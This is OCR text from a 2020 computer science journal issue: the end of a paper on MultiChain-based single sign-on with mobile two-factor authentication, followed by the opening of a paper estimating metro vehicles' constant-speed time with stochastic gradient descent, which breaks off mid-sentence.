
The authenticator service in S0 and W1, W2 and W3 web applications have been developed with PHP programming language. These applications can access the nodes on their servers through the PHP APIs provided by MultiChain. Through this API, applications can handle operations such as adding data to the data stream, reading data from the data stream, creating a public address and accessing the private key of a public address.

3.3 Mobile Application

Due to the security vulnerabilities of the traditional authentication method with username and password, a mobile application has been developed to provide users with 2FA possibilities. This mobile application has been developed with the Xamarin framework [26], which offers advanced features such as base libraries and multi-platform application development. The purpose of this application is to ensure that the user can safely store his private key and use it in the authentication process.

After the user logs in to the authentication service with the user name and password, he is be able to define a public address and access the QR code containing this address and private key data generated by the blockchain. The user is be able to match the public address and private key data to the mobile application by scanning the QR code seen on the screen into the mobile application. The user may renew his public address and private key data for reasons such as phone change or security concerns. To do so, the user must click on the "Create new address" via the mobile app and delete the old key data and define new the key and address data to the mobile application via the QR code generated by the authentication service.

In order to provide 2FA, a randomly generated code is displayed on the screen to the web user who entered his username and password correctly at the authentication stage. Then, the user is expected to encrypt this code with the private key via the mobile application and send it to the authentication service. If the encrypted data sent and the data created in the service match, the user is allowed to login the system. Figure 5a shows a screenshot of mainpage of mobile application. Figure 5b and 5c show screenshots of the mobile application for matching address and private key information. Figure 5d shows the use of the mobile application in 2FA.



This mobile application was developed for blockchain based 2FA.

Scanned Public Adress and Private Key

19appx7NoaxrsADuN1DzgBN3hBNF2muaY2MFXs-V6Se5cS8pgZuMFxdRueB4YC66a8WBr3Ywt1FC8Xjkki2LPfBAggK5ZwV

245984

Successfull, Please Check the Login Module

Figure 5 Screenshots of mobile application

3.4 Identity Authentication

The login module has been developed to provide users with ease of SSO and security through 2FA. Web users use this login module and mobile application together for identity authentication. The screenshots of the login module are given in Figure 6.




Figure 6 Screenshots of login module

This section provides information about a blockchain-based identity authentication that includes 2FA and SSO technologies. While developing this system, the data streams defined in blockchain, APIs of the MultiChain, login module and the mobile application developed were used. Figure 7 shows the general structure of the proposed system.




Figure 7 Blockchain-based identity authentication

The steps to be followed for identity authentication are given in Figure 7. Information about these steps is given below.

1) **Login with username and password:** In this step, the user enters the username and password in the login module as shown in figure 6a. At this stage, users' information is manually added to web applications and then transferred to the blockchain.

2) **Sending username and password to the authentication service:** User-entered data is sent by the login module to the authentication service, which is also available on the S0.

3) **Validation by authentication service:** User-entered data is sent by the login module to the authentication service. The authentication service accesses the data stream called users through the MultiChain API and verifies the received username and password. If the result is correct, a 6-digit random code is returned to the login module.

4) **Sending back encrypted code:** The code sent by the service is shown to the user in the login module as shown in figure 6b. In this step, the user is expected to encrypt the code via the mobile application and return this encrypted data and public address to the authentication service. The entered code is encrypted with the "crypt" function of the PHP programming language. Meanwhile, to make encryption more complex, the user's private key previously paired in the mobile application is used as salt value. Within the scope of the authentication service, a web service is created that receives encrypted data and public address from mobile applications and returns true / false value as a result. SOAP (Simple Object Access Protocol) is used for data exchange between mobile application and authentication service. All requests to the authentication service are provided with SSL connection. Figure 5b and figure 5c show a screenshot of the mobile application to be used in this step.

5) **Verification of encrypted code:** In this step, the data encrypted with the user's private key is verified. A user who has logged into the system can create a public address for himself. This address created on blockchain also contains a private key. This private key and public address are shown to the user via QR code at the time of creation. After that, the address is mapped to the relevant user and used transparently in the blockchain network for many transactions. Public addresses and private keys are created on S0 server and this data is not shared with other nodes. This ensures that only the user and N0 node can access the private key.

   Encrypted data and public address is expected from the previous step. The authentication service can access the private key of this address via N0. The random code determined in the third step is encrypted with this private key and then this encrypted data is compared with the encrypted data sent by the mobile application. If these two data are the same, it is understood that the user sends the code correctly via the mobile application. Then, the user's public address, encrypted data and verification time are recorded in the data stream called sessions. Finally, encrypted data and public address are sent in response to the login module and mobile application.

6) **Redirection to web applications:** After receiving the positive result of 2FA from the authentication service, the user is notified via the login module as shown in figure 6c. At the bottom of the same screen, there are also links to web applications that are participating on the private network. Users will be able to access web applications thanks to these links containing encrypted data and public address received from the previous stage.

7) **Accessing web applications:** Encrypted data and public address are required to login to web applications. Web applications verify incoming encrypted data by accessing the data stream called sessions, which they have read permission in the blockchain. For this validation, a transaction is searched that matches the encrypted data in sessions stream. If a transaction is found and the time of the transaction is not older than 5 minutes (this value can be changed), the user of the public address in the relevant transaction can access the web application. Thus,

a user who login via the login module can access the web applications without having to login again and benefit from the ease of SSO.

The user who successfully completed the authentication steps can access the web applications in the chain. Figure 8 shows a screenshot of the user with the address "19appx7NoaxrsADuN1DzgBN3hBNF2muaY2MFXs" to access the food ordering system after authentication. This user is also be able to access other web applications in the private blockchain network without login again.




Figure 8 Food ordering system

The web server hosting the food ordering system shown in Figure 8 is included in the private blockchain and read permission is given for session data stream. Thus, the encrypted code and public address transmitted to this application can be verified according to session data stream. When this verification is provided, the user associated with the public address is enabled to use the application.

4. Conclusions

In this paper, a blockchain-based SSO authentication system is designed and implemented for web applications. Detailed information about new and popular technologies such as blockchain, SSO, 2FA and identity authentication is provided. Technical information including screenshots of the combination of these technologies are given as well. There are many studies in the literature that offer identity authentication solutions with blockchain technology on IOT devices. But there are a limited number of theoretical applications for web applications. This study will be a pioneer for future studies and resolve the gap in this field. Thanks to the developed system, it is observed that SSO facilities can be offered in the private blockchain network for companies and institutions providing many web services. Recently, the 2FA method has been used through third-party applications like Google Authenticator and LastPass has been integrated with public addresses and private keys defined on the blockchain. For this integration, a mobile application has been developed that can securely store private key data. There is not such a study on this new method applied in the literature. In the future, it is aimed to work on the usage of a similar system in everyday life and monitoring its performance. In this study, MultiChain is used as the blockchain application. It will be useful to evaluate performance and effectiveness as a result of using other blockchain applications for similar purposes.

References

[1] L. Xiong, F. Li, S. Zeng, T. Peng, and Z. Liu, “A Blockchain-Based Privacy- Awareness Authentication Scheme with E_cient Revocation for Multi-Server Architectures," *IEEE Access,* vol. 7, pp. 125840-125853, 2019.

[2] Y. Ezawa et al., “Designing Authentication and Authorization System with Blockchain,*" in 2019 14th Asia Joint Conference on Information Security (AsiaJCIS),* pp. 111{118,2019.

[3] W. Ao, S. Fu, C. Zhang, Y. Huang, and F. Xia, “A Secure Identity Authentication Scheme Based on Blockchain and Identity-based Cryptography," *in 2019 IEEE 2nd International Conference on Computer and Communication Engineering Technology (CCET),* pp. 90{95, 2019.

[4] MultiChain | Open source blockchain platform." [Online]. Available: https://www.multichain.com/ . [Accessed: 15-Jan-2019].

[5] K. Sultan, U. Ruhi, and R. Lakhani, “Conceptualizing Blockchains: Characteristics and Applications," *in 11th IADIS International Conference on Information Systems,* pp. 49{57, 2018.

[6] Blockchain Distributed Ledger Market Size by Type, End-User," Allied Market Research Report, 2017. [Online]. Available: https://www.alliedmarketresearch.com/blockchain-distributed-ledger-market. [Accessed: 14-Nov-2018].

[7] S. Nakamoto, \Bitcoin: A Peer-to-Peer Electronic Cash System." [Online]. Available: http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.221.9986. [Accessed: 08-Nov-2018].

[8] A. Reyna, C. Martin, J. Chen, E. Soler, and M. Diaz, “On blockchain and its integration with IoT. Challenges and opportunities," *Future Generation Computer Systems,* vol. 88, pp. 173-190, 2018.

[9] M. Tanriverdi and A. Tekerek, “Implementation of Blockchain Based Distributed Web Attack Detection Application," *in 1st International Informatics and Software Engineering Conference: Innovative Technologies for Digital Transformation, IISEC 2019 - Proceedings,* 2019.

[10] J. L. Zhao, S. Fan, and J. Yan, “Overview of business innovations and research opportunities in blockchain and introduction to the special issue," *Financial Innovation*, vol. 2, no. 1-28, 2016.

[11] V. Gatteschi, F. Lamberti, C. Demartini, C. Pranteda, and V. Santamaria, “To Blockchain or Not to Blockchain: That Is the Question," *IT Prof.,* vol. 20, no. 2, pp. 62-74, Mar. 2018.

[12] MultiChain data streams | MultiChain." [Online]. Available: https://www.multichain.com/developers/data-streams/. [Accessed: 10-Mar-2020].

[13] J. Zhang, X. Tan, X. Wang, A. Yan, and Z. Qin, “T2FA: Transparent Two-Factor Authentication," *IEEE Access,* vol. 6, pp. 32677-32686, Jun. 2018.

[14] B. S. Archana, A. Chandrashekar, A. G. Bangi, B. M. Sanjana, and S. Akram, “Survey on usable and secure two-factor authentication," *in RTEICT 2017 - 2nd IEEE International Conference on Recent Trends in Electronics, Information and Communication Technology, Proceedings,* vol. 2018-January, pp. 842-846, 2017.

[15] Google 2FA." [Online]. Available: https://www.google.com/landing/2step/. [Accessed: 05-Mar-2020].

[16] LastPass - LastPass Authenticator." [Online]. Available:https://lastpass.com/auth/. [Accessed: 05-Mar-2020].

[17] S. Wang, R. Pei, and Y. Zhang, “EIDM: A Ethereum-Based Cloud User Identity Management Protocol," *IEEE Access*, vol. 7, pp. 115281-115291, Aug. 2019.

[18] W. Jiang, H. Li, G. Xu, M. Wen, G. Dong, and X. Lin, “PTAS: Privacy- preserving Thin-client Authentication Scheme in blockchain-based PKI," *Future Generation Computer Systems*, vol. 96, pp. 185-195, Jul. 2019.

[19] C. Fromknecht and S. Yakoubov, “CertCoin: A NameCoin Based Decentralized Authentication System 6.857 Class Project," 2014.

[20] L. Axon and M. Goldsmith, “PB-PKI: A privacy-aware blockchain-based PKI," *in ICETE 2017 - Proceedings of the 14th International Joint Conference on e-Business and Telecommunications*, vol. 4, pp. 311-318, 2017.

[21] U. Khalid, M. Asim, T. Baker, P. C. K. Hung, M. A. Tariq, and L. Ra_erty, “A decentralized lightweight blockchain-based authentication mechanism for IoT systems," *Cluster Computing*, pp. 1-21, Feb. 2020.

[22] S. Patel, A. Sahoo, B. K. Mohanta, S. S. Panda, and D. Jena, “DAuth:A Decentralized Web Authentication System using Ethereum based Blockchain," *in Proceedings - International Conference on Vision Towards Emerging Trends in Communication and Networking, ViTECoN 2019,* 2019.

[23] A. Bakre and N. Patil, “Implementing Decentralized Digital Identity using Blockchain," *International Journal of Engineering Technology Science and Research*, vol. 4, pp. 379-385, 2017.

[24] H. Arslan and H. Aslan, “Blockchain based single sign-on support for IoT environments," *in 27th Signal Processing and Communications Applications Conference, SIU2019*, 2019.

[25] Best PHP Projects With Source Code Free Download [2020] Ideas,Video." [Online]. Available: https://itsourcecode.com/free-projects/php-project/php-projects-source-code-free-downloads/. [Accessed: 30-Mar-2020].

[26] Xamarin | Open-source mobile app platform for .NET." [Online].Available https://dotnet.microsoft.com/apps/xamarin. [Accessed: 01-Apr-2020].

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.805598

Estimation of Constant Speed Time for Railway Vehicles by Stochastic Gradient Descent Algorithm

Mehmet Taciddin Akçay[1]
[1]Istanbul Metropolitan Municipality, Directorate of Rail Systems, Istanbul, Turkey,
taciddin.akcay@ibb.gov.tr

Received 5 October 2020; Accepted 17 December 2020; Published online 30 December 2020

Abstract

While the investments in rail transportation systems continue without slowing down, various optimization issues come to the fore in order for the systems to work more efficiently. One of the most important of these issues is the optimization of the vehicle speed profile. Improvement in vehicle speed profile increases efficiency in operating traffic. Vehicle speed profile varies depending on the electrical-characteristic features of the vehicle, the distance between the stations and the line geometry. The vehicle's speed profile consists of several parts, such as acceleration, constant speed travel and braking zones. The constant speed in the constant velocity zone refers to the max operating speed, which is recommended for operation in the restricted area and remains within the limits. This part is critical in creating the speed profile of the vehicle. In this study, the estimation of the value of the constant speed time in the speed profile of the vehicles used in the city metro systems was made by using the Stochastic Gradient Descent method, which is one of the machine learning methods, and compared with various well-known methods. Coefficient of determination (R^2) values were calculated as 0.9955 and 0.9951, respectively, with random sampling hold out and cross validation methods.

Keywords: Constant, railway, speed, stochastic, vehicle.

1. Introduction

Today, optimization issues for all subsystems are specifically addressed to use systems more effectively and efficiently. Rail transportation systems contain many systems. Since electrification systems form the main body in electric rail transportation systems, increasing the efficiency of this part is of great importance for the entire system. The energy consumption of the draw frame system in the electrification system corresponds to 50% of the total consumption. In the traction power system, the energy consumption of the rail system vehicle is the main element. The energy consumption of the vehicle varies depending on the traction power force that forms the vehicle's electrical power consumption curve. Figure 1 shows the variation of the traction power force of a rail vehicle based on the vehicle speed. The change of a 5 MVA rail system vehicle with a maximum speed of 140 km / h is expressed.




Figure 1 Traction power force- speed Graphic [Skoda]

The red curve indicates the traction force it applies while accelerating the vehicle in the event of overload, while the black curve indicates the traction force in the acceleration conditions of the nominal condition. The blue curve shows the traction force of the vehicle in braking situation. With burgundy and green curves, the change of characteristic motion resistances of the vehicle corresponding to the slots of 2.7% and 1% is expressed. There are three different driving situations in vehicles such as acceleration, constant speed driving and braking. While defining the vehicle driving curve that will take place between the access points to the signaling system, the details of these driving modes are given. As seen in Figure 1, the point where the traction force is minimum is the constant speed point when the vehicle reaches the maximum speed in the driving modes before the vehicle is in braking state. Therefore, constant speed time in the vehicle's driving curve is critical when creating the driving mode. Figure 2 shows the region of the constant speed time in the vehicle's driving modes.




Figure 2 Graphic of vehicles driving modes

With this graphic, the speed profiles of the vehicles with different driving curves are given, and the maximum speed that each vehicle reaches, the constant speed traveled, and the acceleration applied while accelerating and decelerating vary. When searching the source, it is determined that there are many works on vehicle speed estimation. There are also sources where different machine learning algorithms are used and recommended. In the study [1], obtaining vehicle speeds with a simulator designed by using algorithms produced for rail system vehicle movements is explained. In [2], the subject of the measurement of the speed of the railroad vehicle and the regression models and the estimated time of arrival were investigated. In [3], the vehicle control model is proposed with the prediction of train movements and speed. With [4], the subject of calculating the movement resistance with the vehicle data collection mechanism has been examined. In [5], the help of dynamic time warping algorithms, the estimation of rail system vehicle speeds was investigated. In [6], with the proposed new method called ETL (EBER Track Lab), the subject of predicting the critical speed on the soft ground railway line was studied. Vehicle movements are simulated with the element increment method in [7]. In [8], the prediction of train motion resistance with the measurements in the on-board telemetric unit in the vehicles was investigated. With [9] the development of a prediction-controlled train business with simulation was studied. Control is provided via fixed and moving block. In [10], the subject of real-time arrival estimation for light rail systems was investigated. In the study [11], the accuracy of the traffic speed prediction was increased by using a new model named LC-RNN. In [12], speed estimation models of mixed traffic conditions in urban arteries were investigated. With [13] the equipment placed in commercial vehicles, cruise speed estimation was carried out by data collection method from mobile locations. In the article [14], vehicle speed estimation models are investigated within the road design depending on the energy demand. [15], the average speed estimation of the vehicle was investigated on a two-lane highway depending on weather and traffic characteristics. In [16], the subject of cruise speed estimation was examined using machine learning methods. Estimation methods of vehicle speed and driving modes have important advantages for the business. Real-time forecasts reduce navigational and operational uncertainties [17]. Determining the speed of the railway vehicle is also critical for railway operators and researchers working in the field of noise and vibration [18]. Vehicle driving modes affect the vehicle speed profile, and an optimization provided in this section reduces energy consumption and improves driving behavior. The constant speed time, which often takes place at maximum speed, is critical in achieving the best driving profile between the two access points. The efficiency to be achieved in the driving profile is of great importance for the benefit to be provided in the overall performance of the signaling system and the system. The fact that the maximum speed time can be predicted depending on the operation variables also increases the success of the operation traffic in the fleet management. In this study, which was accompanied by this information, estimation of the constant speed value between stations of the urban metro systems was made using the Stochastic Gradient Descent method, which is one of the machine learning methods.

2. Material and Method

2.1 Simulation Model and Experimental Study

With the test setup created in this study, 480 data sets with different operating conditions were obtained. Running resistance, Properties of Line Geometry, Traction force, Maximum Speed, Weight of the vehicle and Two Station Distance data are the entries of the system while the maximum constant speed time at the output is recorded. It is given by the equation (1) of the traction force applied by the vehicle while driving. This equation statement is the most basic formula used for the movement of the vehicle in the literature.

$$\boldsymbol{F_{traction} = F_{motion} + F_{slope} + F_{curve} + ma} \tag{1}$$

When $F_{traction}$ indicates the traction power force, acceleration is expressed by a. F_{motion}, F_{slope}, F_{curve} are the forces acting on the vehicle during the travel, and F_{motion} refers to the force generated against the movement of the vehicle. F_{slope} and F_{curve}, on the other hand, are related to line geometry and are forces that occur depending on slope and curve conditions. The weight of the vehicle is shown in m. For the experimental setup, the system was operated by simulating the course of the vehicle for each operating situation. Figure 3 shows the screenshot of the experimental setup.




Figure 3 Experimental Study

Figure 4 shows the distributions of the data used. The success of the forecast results increases in proportion to the success of the data sets used here. Input 1 access distance, Input 2 Train resistance, Input 3 vertical resistance, input 4 lateral resistance, input 5 vehicle traction force, input 6 maximum speed, input 7 weight and output is constant speed time. Depending on the traction power line characteristics, the speed profile is achieved while accelerating the vehicle and the desired speed profile is captured. Speed is obtained as the output value in the rate of sensitivity entered. While the line features consist of line geometries such as slope and curve, the train resistance indicates a characteristic value related to the production of the vehicle. Although the vehicle weight is a value that varies according to the occupancy rate, mostly AW3 (6 passengers per square meter) value is used in the calculations. While the commercial speed value of the vehicle changes between 30-50 km / h in the urban metro stations, the maximum speed value reached by the vehicle in operation can be much higher than 